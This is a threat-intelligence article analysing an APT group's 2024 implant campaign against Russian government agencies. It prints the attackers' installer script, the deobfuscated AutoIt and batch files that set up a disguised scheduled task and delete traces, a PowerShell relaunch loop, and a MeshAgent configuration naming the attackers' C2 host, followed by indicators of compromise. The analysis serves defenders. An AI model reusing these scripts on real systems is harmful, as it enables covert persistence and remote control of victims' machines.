securelist.com /awaken-likho-apt-new-implant-campaign/114101/

Awaken Likho is awake: new techniques of an APT group

Kaspersky ⁝⁝ 10/7/2024

Introduction

In July 2021, a campaign was launched primarily targeting Russian government agencies and industrial enterprises. Shortly after the campaign started, we began tracking it, and published three reports in August and September 2024 through our threat research subscription on the threat actor we named Awaken Likho (also named by other vendors as Core Werewolf).

While investigating the activity of this APT group, we discovered a new campaign that began in June 2024 and continued at least until August. Analysis of the campaign revealed that the attackers had significantly changed the software they used in their attacks. The attackers now prefer using the agent for the legitimate MeshCentral platform instead of the UltraVNC module, which they had previously used to gain remote access to systems. The group remains focused on targeting Russian government organizations and enterprises.

Technical details


During the investigation, using our Yara rules, we identified a new implant that we hadn't seen previously in this group's arsenal. Based on our telemetry, we concluded that the implant was delivered to victims' devices via a malicious URL, likely obtained through phishing emails. Awaken Likho operators typically use search engines to gather as much information as possible about their victims and prepare convincing messages. We weren't able to obtain the original phishing emails used to distribute this implant, but email attachments in previous campaigns included self-extracting archives (SFX) and links to malicious modules. In addition, previous attacks used Golang droppers to deliver malware – we didn't find evidence of this in the current activity. However, the main difference in the implant we analyzed lies in a new method of gaining and maintaining control over the infected machine. For several years, we observed the use of the UltraVNC module to gain remote access to systems, but in this campaign, the attackers used MeshAgent, an agent for the MeshCentral system. As stated on the official MeshCentral website, this is an open-source remote device management solution with extensive functionality.

We discovered the new type of implant in September 2024, and our telemetry indicates that the attackers began using this software in August 2024. So now, let's analyze this implant in detail.

MD5	603eead3a4dd56a796ea26b1e507a1a3
SHA1	56d6ef744adbc484b15697b320fd69c5c0264f89
SHA256	7491991dd42dabb123b46e33850a89bed0a2790f892d16a592e787d3fee8c0d5
Build date and time	Mon Dec 31 03:38:51 2012 (this does not correspond to the actual implant build date)
Compiler	MSVC/C++, Packer: UPX(3.07),[LZMA]
File size	1 887 698 bytes
File type	PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed, 3 sections

Unpacking the archive


As in previous campaigns, the implant is packed using UPX and distributed in a self-extracting archive (SFX), created using 7-Zip, as indicated by its metadata. To continue the analysis, we must unpack it.



```
Verified:       The digital signature of the object did not verify.
Link date:      3:38 31.12.2012
Publisher:      n/a
Company:        Oleg N. Scherbakov
Description:    7z Setup SFX (x86)
Product:        7-Zip SFX
Prod version:   1.6.0.2712
File version:   1.6.0.2712
MachineType:    32-bit
```

Implant metadata


The archive contains five files, four of which are disguised as legitimate system services and command files.




Name	Size	Packed Size	Modified
EdgeBrowser.cmd	402	20 364	2024-08-01 09:49
MicrosoftStores.exe	584 839	1 780 523	2024-08-06 11:18
NetworkDrivers.exe	3 843 576		2024-08-06 08:49
NetworkDrivers.msh	30 685		2024-08-06 09:10
nKka9a82kjn8KJHA9.cmd	1 158 708		2024-08-06 11:08

Implant archive contents

The remaining CMD file (the last one in the screenshot above) has a non-descriptive, randomly generated name. In previous implants we analyzed, most files were named in this way. What's more, some files contained no payload and were added to the archive solely to mislead users. We will analyze all the files from the archive, but first, let's open it in "#" mode. This is a special parser mode in 7-Zip, used for analyzing files to gather additional information about the archive, including the installation script.




Opening an archive in "#" mode
from the archiver context menu



Name	Size	Modified	Type	Comment	Offset
1.7ZSfxMod_x86.exe	129 536	2012-12-31 03:38	PE	7z Setup SFX (x...	0
2	250				129 536
3.7z	1 801 240		7z		129 786
4	16 064				1 931 026

Contents of the archive opened in "#" mode

To determine how the implant persists in the system, we extract the installation script named "2" from the archive.



```
;!@Install@!UTF-8!
InstallPath="%Temp%"
GUIMode="2"
OverwriteMode="8"
SelfDelete="1"
RunProgram="MicrosoftStores.exe"
;This SFX archive was created with 7z SFX Builder v2.1. (http://sourceforge.net/projects/s-zipsfxbuilder/)
;!@InstallEnd@!
```

SFX archive installation script

As seen in the script code, the SFX module extracts all components of the archive into a temporary directory and runs MicrosoftStores.exe without parameters.

AutoIt script


The next step in the attack is to execute MicrosoftStores.exe. This sample is also packed using UPX.

MD5	deae4a955e1c38aae41bec5e5098f96f
SHA1	a45d8d99b6bc53fa392a9dc374c4153a62a11e2a
SHA256	f11423a3c0f3f30d718b45f2dcab394cb8bdcd473c47a56544e706b9780f1495

Build date and time	Fri Dec 23 13:59:31 2011 (this does not correspond to the time of the attack)
Compiler	MSVC/C++, Packer: UPX(3.08),[NRV]
File size	584 839 байт
File type	PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed, 3 sections
Known file names	MicrosoftStores.exe

Having unpacked the file, we see that it contains a compiled AutoIt script with an interpreter – this is indicated by a snippet in the file's code starting with AU3!. The presence of this script explains why the file was executed without parameters after extraction.

We managed to extract the decompiled AutoIt script, which was obfuscated.




```
AutoItSetOption("TrayIconHide", 1)
If UBound(ProcessList(@ScriptName)) > 2 Then Exit
Sleep(5000)
Local $asaasa = "NetworkDrivers.exe run"
Run(@TempDir & "\" & $asaasa, "", @SW_HIDE)
Sleep(10000)
Local $akjaiw = "nKka9a82kjn8KJHA9.cmd"
Local $rqsdas = " /sc "
Local $wgsdsf = " onevent "
Local $hrssdg = " /ec "
Local $dzdger = " Application "
Local $zxhshg = " /mo "
Local $jdragd = " *[System[Provider[@Name "
Local $dcgrth = " Microsoft-Windows-Winlogon "
Local $jhgtjy = " /delay  "
Run(@TempDir & "\" & $akjaiw & $rqsdas & $wgsdsf & $hrssdg & _
$dzdger & $zxhshg & $jdragd & $dcgrth & $jhgtjy, "", @SW_HIDE)
```

Extracted AutoIt script

MD5	892c55202ce3beb1c82183c1ad81c7a0
SHA1	976b5bc7aafc32450f0b59126f50855074805f28
SHA256	f3421e5392e3fce07476b3c34153a7db0f6c8f873bd8887373f7821bd0281dcc
Interpreter	AutoIt
File size	624 bytes
File type	File utility: ASCII text, with CRLF line terminators

After manually deobfuscating it, we can determine the purpose of the script: it launches NetworkDrivers.exe and nKka9a82kjn8KJHA9.cmd with the specified parameters to ensure persistence in the system.



```
AutoItSetOption("TrayIconHide", 1)
If UBound(ProcessList(@ScriptName)) > 2 Then Exit
Sleep(5000)
Run(@TempDir & "\NetworkDrivers.exe run", "", @SW_HIDE)
Sleep(10000)

Run(@TempDir & "\nKka9a82kjn8KJHA9.cmd /sc  onevent  /ec  Application  " & _
" /mo  *[System[Provider[@Name  Microsoft-Windows-Winlogon  /delay", "", @SW_HIDE)
```

Contents of AutoIt script after deobfuscation

Payload

NetworkDrivers.exe

Next, we examine the first executable launched by the script, NetworkDrivers.exe.

MD5	63302bc6c9aebe8f0cdafdd2ecc2198a
SHA1	f4e2c56e1e5e73aa356a68da0ae986103c9a7bad
SHA256	37895c19d608aba8223e7aa289267faea735c8ee13676780a1a0247ad371b9b8
Build date and time	Fri Dec 09 23:13:19 2022
Compiler	MSVC/C++
File size	3 843 579 bytes
File type	PE32 executable (console) Intel 80386, for MS Windows, 6 sections
Known file names	NetworkDrivers.exe


Our products detect this sample with the verdict not-a-virus:HEUR:RemoteAdmin.Win32.MeshAgent.gen. Indeed, this is MeshAgent, the agent for the legitimate MeshCentral platform, which the attackers started using instead of UltraVNC.

nKka9a82kjn8KJHA9.cmd

The AutoIt script then launches the command file nKka9a82kjn8KJHA9.cmd with specified parameters.

MD5	912ebcf7da25c56e0a2bd0dfb0c9adff
SHA1	a76601fc29c523a3039ed9e7a1fc679b963db617
SHA256	c31faf696c44e6b1aeab4624e5330dc748633e2d8a25d624fc66fed384797f69
Build date and time	06/08/2024 11:08 AM
Interpreter	cmd.exe
File size	1 158 708 bytes
File type	DOS batch file, ASCII text, with very long lines (1076)
Known file names	nKka9a82kjn8KJHA9.cmd

It's important to note that this script has an unusually large size – over 1 MB. The reason is simple: it's heavily obfuscated.




```
@echo off
GOTO bgkbaoeub
Lorem ipsum dolor sit amet, consectetur adipiscing elit, sed do eiusmod tempor incididunt
 sit amet luctus venenatis lectus. Congue mauris rhoncus aenean vel elit scelerisque maur

Nulla facilisi nullam vehicula ipsum a. Auctor urna nunc id cursus metus. Viverra justo n
trum tellus pellentesque eu tincidunt. Arcu dictum varius duis at consectetur lorem. Puru

Mi in nulla posuere sollicitudin aliquam. Suscipit tellus mauris a diam maecenas sed enim
assa sapien faucibus et. Risus quis varius quam quisque id diam vel quam. Convallis tellu

Ultricies tristique nulla aliquet enim tortor at. Enim sed faucibus turpis in eu mi biben

Viverra nibh cras pulvinar mattis nunc sed blandit. Et malesuada fames ac turpis egestas
rdum.
```

Part of the obfuscated contents of nKka9a82kjn8KJHA9.cmd

Despite the large amount of code, the obfuscation technique is quite simple: the attackers use large filler text blocks. During script execution, the interpreter skips the meaningless text using labels with the GOTO command.

We were able to easily deobfuscate this file.



```
@echo off
setlocal enabledelayedexpansion

set PWS=powershell -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile %PWS% -Command "chcp 65001"
timeout /t 5
set Aur3vo1r=%~f0
set WsE5T=EdgeBrowser.cmd
set AWDksnh=%1 %2 %3 %4 %5  %6='%7']]] %8

schtasks /create /f /tn "MicrosoftEdgeUpdateTaskMachineMS" /tr "%TEMP%\%WsE5T%" %AWDksnh% 0001:00
timeout /t 5

del /f "%TEMP%\MicrosoftStores.exe"

del /f "%Aur3vo1r%"
```


nKka9a82kjn8KJHA9.cmd after manual deobfuscation

The purpose of this command file is to create a scheduled task named MicrosoftEdgeUpdateTaskMachineMS. This task runs EdgeBrowser.cmd from the unpacked archive and deletes certain files related to malicious activity, such as the first-stage executable MicrosoftStores.exe. This makes it harder to detect the attackers.

EdgeBrowser.cmd

The command file from the previous stage creates a task to run the EdgeBrowser.cmd script.

MD5	c495321edebe32ce6731f7382e474a0e
SHA1	bcd91cad490d0555853f289f084033062fa1ffaa
SHA256	82415a52885b2731214ebd5b33ceef379208478baeb2a09bc985c9ce8c62e003
Build date and time	01/08/2024 9:49 AM
Interpreter	cmd.exe
File size	402 bytes
File type	DOS batch file, ASCII text, with CRLF line terminators
Known file names	EdgeBrowser.cmd



```
@echo off
set processPath="%temp%/NetworkDrivers.exe"
set processArgs="run"
set processName="NetworkDrivers"

powershell -WindowStyle Hidden -NoProfile -ExecutionPolicy Bypass -Command "while ($true)
{ if (-not (Get-Process -Name '%processName%' -ErrorAction SilentlyContinue))
{ Start-Process -FilePath %processPath% -ArgumentList '%processArgs%' -WindowStyle Hidden }; Start-Sleep -Seconds 10 }"
```


EdgeBrowser.cmd

This script launches NetworkDrivers.exe (the MeshAgent agent) using PowerShell to interact with the C2 server.

These actions allow the APT to persist in the system: the attackers create a scheduled task that runs a command file, which, in turn, launches MeshAgent to establish a connection with the MeshCentral server.

NetworkDrivers.msh


There is another file in the archive named NetworkDrivers.msh. This is the configuration file for MeshAgent. We also found its contents in the code of the NetworkDrivers.exe.



```
MeshName=13q86w7509s4376s0
MeshType=2
MeshID=0x60552574A1D0706364C43711BB24053265B9C6708CD579222C417C9860B38540E088A03ECA1C4A8D428E48F399C12572
ServerID=0A94B602533D53F4202708C412FF77E7B03A03E4C6D6E8CA80A5C01E20E5566DB2F60E9B0F80DFC3BF987FDC674DF7E3
MeshServer=wss://kwazindernuren.com:443/agent.ashx
InstallFlags=2
ignoreProxyFile=1
translation={"en":{"agent":"Agent","agentVersion":"New Version","group":"Device Group","url":"Server URL","m
Press Ctrl-C to exit.","commands":"You can run the text version from the command line with the following com
his computer to be managed and controlled by a remote administrator."},"cs":{"agent":"Agent","group":"Skupin
lc":"Ukon–Hete stisknut├нм Ctrl-C.","commands":"Textovou verzi m┼п┘ete spustit z p┼Ш├нkazov├йho ┼Ш├бdku pom
```

MeshAgent configuration file contents

This file specifies the agent's parameters for establishing a connection with the MeshCentral server: MeshName, MeshID, ServerID, and the C2 address, connecting via the WebSocket protocol. When opening this address via HTTPS, the following window appears – the login form for the MeshCentral platform.



MeshCentral platform login interface

This confirms that the attackers used the legitimate MeshCentral system to interact with the C2 server.

Victims

The primary victims of this attack were Russian government agencies, their contractors, and industrial enterprises.

Attribution

Based on the TTPs used and the information about the victims, we assume with high confidence that the threat actor is the APT group Awaken Likho.

Takeaways

Awaken Likho is one of the threat actors that ramped up its activity after the start of the Russo-Ukrainian conflict. Recently, the group's methods have changed significantly; for example, they have begun using MeshCentral instead of UltraVNC. The APT is still active – we've seen fresh implants dated August 2024. It's worth noting that the implant analyzed in this article does not contain the payload-free files we observed in previous samples. Clearly, this is a new version of the malware, which is still in development. We believe we will see new attacks from the Awaken Likho operators. We are convinced that the group continues to successfully infiltrate their selected targets' infrastructure.

Such attacks once again stress the importance of a comprehensive solution to ensure continuous protection of corporate resources, especially in the face of evolving threats.

Indicators of compromise

603eead3a4dd56a796ea26b1e507a1a3
deae4a955e1c38aae41bec5e5098f96f
892c55202ce3beb1c82183c1ad81c7a0
63302bc6c9aebe8f0cdafdd2ecc2198a

912ebcf7da25c56e0a2bd0dfb0c9adff
c495321edebe32ce6731f7382e474a0e

Domain

kwazindernuren[.]com

IP address

38.180.101[.]12

Malicious task name

MicrosoftEdgeUpdateTaskMachineMS